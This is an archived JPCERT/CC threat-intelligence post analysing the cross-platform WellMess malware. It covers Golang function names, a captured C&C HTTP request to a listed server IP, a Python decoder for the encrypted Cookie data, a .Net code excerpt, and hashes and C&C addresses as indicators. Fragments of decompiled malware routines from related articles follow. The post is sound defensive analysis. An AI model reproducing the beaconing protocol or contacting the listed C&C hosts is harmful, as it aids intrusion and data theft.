

Malware “WellMess” Targeting Linux and Windows - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2018-07-05 · Archived: 2026-04-05 18:16:46 UTC

- [Tool](#)

Some malware is designed to run on multiple platforms, and most commonly they are written in Java. For example, Adwind malware (introduced in [a past article](#)) is written in Java, and it runs on Windows and other OS. Golang is another programming language, and it is used for Mirai controller, which infects Linux systems.

This article introduces the behaviour of WellMess malware based on our observation. It is a type of malware programmed in Golang and cross-compiled to make it compatible both with Linux and Windows. For more details about the malware function, please also refer to the report from LAC [1].

Behaviour of WellMess

Generally, Golang executable files include many required libraries in itself. This usually increases the file size, making WellMess larger than 3 MB. Another feature is that function names for the executable files can be found in the file itself. (Even for stripped files, function names can be retrieved by using tools such as GoUtils2.0 [2].) Below are the function names used in WellMess:

```
_/home/ubuntu/GoProject/src/bot/botlib.EncryptText  
_/home/ubuntu/GoProject/src/bot/botlib.encrypt  
_/home/ubuntu/GoProject/src/bot/botlib.Command  
_/home/ubuntu/GoProject/src/bot/botlib.reply  
_/home/ubuntu/GoProject/src/bot/botlib.Service  
_/home/ubuntu/GoProject/src/bot/botlib.saveFile  
_/home/ubuntu/GoProject/src/bot/botlib.UDFFile  
_/home/ubuntu/GoProject/src/bot/botlib.Download  
_/home/ubuntu/GoProject/src/bot/botlib.Send  
_/home/ubuntu/GoProject/src/bot/botlib.Work  
_/home/ubuntu/GoProject/src/bot/botlib.chunksM  
_/home/ubuntu/GoProject/src/bot/botlib.Join  
_/home/ubuntu/GoProject/src/bot/botlib.wellMess  
_/home/ubuntu/GoProject/src/bot/botlib.RandStringBytes  
_/home/ubuntu/GoProject/src/bot/botlib.GetRandomBytes  
_/home/ubuntu/GoProject/src/bot/botlib.Key  
_/home/ubuntu/GoProject/src/bot/botlib.GenerateSymmKey  
_/home/ubuntu/GoProject/src/bot/botlib.CalculateMD5Hash  
_/home/ubuntu/GoProject/src/bot/botlib.Parse  
_/home/ubuntu/GoProject/src/bot/botlib.Pack
```

```
_/home/ubuntu/GoProject/src/bot/botlib.Unpack
_/home/ubuntu/GoProject/src/bot/botlib.UnpackB
_/home/ubuntu/GoProject/src/bot/botlib.FromNormalToBase64
_/home/ubuntu/GoProject/src/bot/botlib.RandInt
_/home/ubuntu/GoProject/src/bot/botlib.Base64ToNormal
_/home/ubuntu/GoProject/src/bot/botlib.KeySizeError.Error
_/home/ubuntu/GoProject/src/bot/botlib.New
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).BlockSize
_/home/ubuntu/GoProject/src/bot/botlib.convertFromString
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).Encrypt
_/home/ubuntu/GoProject/src/bot/botlib.(*rc6cipher).Decrypt
_/home/ubuntu/GoProject/src/bot/botlib.Split
_/home/ubuntu/GoProject/src/bot/botlib.Cipher
_/home/ubuntu/GoProject/src/bot/botlib.Decipher
_/home/ubuntu/GoProject/src/bot/botlib.Pad
_/home/ubuntu/GoProject/src/bot/botlib.AES_Encrypt
_/home/ubuntu/GoProject/src/bot/botlib.AES_Decrypt
_/home/ubuntu/GoProject/src/bot/botlib.generateRandomString
_/home/ubuntu/GoProject/src/bot/botlib.deleteFile
_/home/ubuntu/GoProject/src/bot/botlib.Post
_/home/ubuntu/GoProject/src/bot/botlib.SendMessage
_/home/ubuntu/GoProject/src/bot/botlib.ReceiveMessage
_/home/ubuntu/GoProject/src/bot/botlib.Send.func1
_/home/ubuntu/GoProject/src/bot/botlib.init
_/home/ubuntu/GoProject/src/bot/botlib.(*KeySizeError).Error
```

As mentioned earlier, WellMess has a version that runs on Windows (PE) and another on Linux (ELF). Although there are some minor differences, they both have the same functionality.

The malware communicates with a C&C server using HTTP requests and performs functions based on the received commands. Below is an example of the communication: (User-Agent value varies per sample.)

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20130401 Firefox/31.0
Content-Type: application/x-www-form-urlencoded
Accept: text/html, */*
Accept-Language: en-US,en;q=0.8
Cookie: c22UekXD=J41lrM+S01+KX29R+As21Sur+%3asRnW+3Eo+nIHjv+o6A7qGw+XQr%3aq+PJ9jaI+KQ7G.+FT2wr+wzQ3vd+3IJXC+lays
Host: 45.123.190.168
Content-Length: 426
Expect: 100-continue
Accept-Encoding: deflate
Connection: Keep-Alive

pgY4C8 8JHqk RjrCa R9MS 3vc4Uk KKaRxH R8vg Tfj B3P,C 0RG9lFw DqF405. i3RU1 0lW 2BqdSn K3L Y7hEc. tzto yKU8 p1,E
```

Results of command execution are send in HTTP POST request data, which is RSA-encrypted. The data in Cookie header is RC6-encrypted. Below is an example of decrypted data. It contains an identifier for infected hosts (the value in between <head;> tags).

```
<head;>6F3C9B16C16074079AFCFF09C6717B0F07864FFE09C1E1DB003B3627D174913B/p<head;><title;>a:1_0<title;><serv
```

Below is a part of code that decodes data in the Cookie header. (The script is available on [Github](#).)

```
def decode(data, key):
    sep = ';'

    field = data.split(sep)

    i = 1
    encdata = ""
    while i < len(field):
        value = field[i].split("=")
        encdata += value[1]
        I += 1

    encdata = urllib.unquote(encdata)
    encdata = encdata.replace("+", " ").replace(" ", "=").replace(".", "").replace(" ", "").replace(",", "+")

    maindata = base64.b64decode(encdata)
    s = generateKey(base64.b64decode(key))

    i = 0
    decode = ""
    while i < len(maindata):
        orgi = rc6(maindata[i:i + 16], s)
        decode += orgi
        i += 16

    print("Decrypted String: %s" % decode)
```

The malware may perform the following functions when receiving commands from a C&C server.

- Execute arbitrary shell command
- Upload/Download files

In addition, PE file malware executes PowerShell scripts.

Wellmess Developed in .Net Framework

There is also a version that was developed in .Net Framework. Figure 1 shows the code that generates data contained in the Cookie header upon communicating with a C&C server. It contains the same string as in the Cookie data in the Golang version.

Figure 1: Code to generate data contained in the Cookie

```
1  using ...
9  namespace SystemActivitiesCorePresentation
10 {
11     public class TransportProtocol
12     {
13         private HttpResponseMessage response;
14         private string responseString;
15         private HttpRequest request;
16         private Random randStr = new Random();
17         private void Init()...
31         private string RandomString(int length)...
37         public static void DeleteFile(string filePath)...
46         public Dictionary<HttpStatusCode, List<string>> Post(string data, string service, bool notmd5)...
152        public string FullMessage(string idMess, string askOrReply, string service)
153        {
154            return string.Concat(new string[]
155            {
156                "<;head;>",
157                idMess,
158                "<;head;>;<title;>",
159                askOrReply,
160                "<;title;>;<;service;>",
161                service,
162                "<;service;>"
163            });
164        }
165    }
166 }
```

We have no clue about why the actors have prepared two different versions, however, it seems that they choose a sample depending on the attack target.

In closing

We have confirmed some cases where WellMess infection was found in Japanese organisations. Attacks using the malware may continue.

We have listed some hash values of the samples in Appendix A. Some of the C&C servers that we have confirmed are also listed in Appendix B. Please make sure that none of your device is accessing such hosts.

- Shusei Tomonaga

(Translated by Yukako Uchida)

Reference

[1] LAC: Cyber Emergency Center Report Vol.3 (Japanese)

https://www.lac.co.jp/lacwatch/pdf/20180614_cecreport_vol3.pdf

[2] GoUtils2.0


<https://gitlab.com/zaytsevgu/GoUtils2.0/>

Appendix A: SHA-256 Hash value

- 0b8e6a11adaa3df120ec15846bb966d674724b6b92eae34d63b665e0698e0193 (Golang&ELF)
- bec1981e422c1e01c14511d384a33c9bcc66456c1274bbbac073da825a3f537d (Golang&PE)
- 2285a264ffab59ab5a1eb4e2b9bcab9baf26750b6c551ee3094af56a4442ac41 (.Net&PE)

Appendix B: C&C server

- 45.123.190.168
- 103.13.240.46
- 101.201.53.27
- 185.217.92.171
- 93.113.45.101
- 191.101.180.78



[朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Related articles

```

*key = 0x1371688;
*key[4] = 0x2159322;
*key[8] = 0x66472834;
*key[12] = 0x89807969;
*iv[0] = 0x12476421;
*iv[4] = 0x48805468;
*iv[8] = 0x80788129;
*iv[12] = 0x9198887;

v8 = m_ret_arg1offft0x358(a1 + 3);
if ( !(<CrypAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF000000) )
return 0;
v9 = m_ret_arg1offft0x358(a1 + 3);
HandleHashobj = a1 + 1;
if ( !(<CrypFreeHash)(a1, 0x8004, 0, 0, a1 + 1) )
{
LABEL_0:
if ( !*a1 )
return 0;
v8 = m_ret_arg1offft0x358(a1 + 3);
(<CrypReleaseContext)(a1, 0);
return 0;
}
if ( !(<CrypHashData)(HandleHashobj, key, 16u, 0) )
{
v8 = m_ret_arg1offft0x358(a1 + 3);
v9 = a1 + 2;
!(<CrypDeriveKey)(a1, 0x6800, HandleHashobj, 0x80000, a1 + 2) } // CALL_AES_128
{
if ( HandleHashobj )
{
v8 = m_ret_arg1offft0x358(a1 + 3);
v8->CrypDestroyHash(HandleHashobj);
}
goto LABEL_0;
}
v10 = m_ret_arg1offft0x358(a1 + 3);
v11 = (<CrypCtKeyParam)(v9, 2, 8u, 0); // SP_PADD000 + PRC040/7
v12 = m_ret_arg1offft0x358(a1 + 3);
v13 = (<CrypCtKeyParam)(v8, 1, 16u, 0); // IV = parameter
v14 = m_ret_arg1offft0x358(a1 + 3);
v15 = (<CrypCtKeyParam)(v9, 4, 8u, 0); // SP_MODE = CBC
return v9;
}

```

[Update on Attacks by Threat Group APT-C-60](#)

```

λ python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c -----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----,MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQcNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkPmQAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkPmQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRxMoTLmhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```

* 73 0F 16 C9
* 86 0F 16 C8
* 73 0F 16 C8
* 72 0F 58 C8
* 72 0F 5C C8
* 72 0F 59 CA
* 72 0F 11 40 00
* 18 05 C1 FF FF
* 18 0C C1 FF FF
* 0F 0E C8
* 44 0F AF C9
* 18 00 C1 FF FF
* 0F 0E C8
* 41 03 C1
* 0F 0E 00 0F 0A 04 00
* 03 C1
* 0F 0E 00 05 0A 04 00
* 33 02
* 77 F1
* 0F 0E 00 87 0A 04 00
* 10 C1
* 74 18
* 18 0C C1 FF FF
* 0F 0E D0
* 0F 0E 05 0C 0A 04 00
* 0F AF D0
* 44 00 04 52
* 45 03 C9
* 18 00 C1 FF FF
* 0F 0E C8
* 44 28 C1
* 18 72 C1 FF FF
* 0F 0E C8
* 44 03 C1
* 0F 0E 00 42 0A 04 00
* 41 03 C8
movsx eax, cs:num7
movd xmm1, eax
cvtdq2pd xmm1, xmm1
movsx eax, cs:num3
movd xmm0, eax
cvtdq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm2
movsd [rbp+1410h+ph0prev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add eax, ecx
movsx ecx, cs:num8
xor edx, edx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF85B1895C8
call ret1
movsx edx, al
movsx eax, cs:num0
imul edx, eax
lee r8d, [rdx+rdx*2]
add r8d, r8d
call ret9
movsx ecx, al
sub r8d, ecx
call ret6
movsx ecx, al
add r8d, ecx
movsx ecx, cs:num3
add ecx, r8d

```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)


```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}

```

[DslodgRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpCERT.or.jp/en/2018/07/malware-wellmes-9b78.html>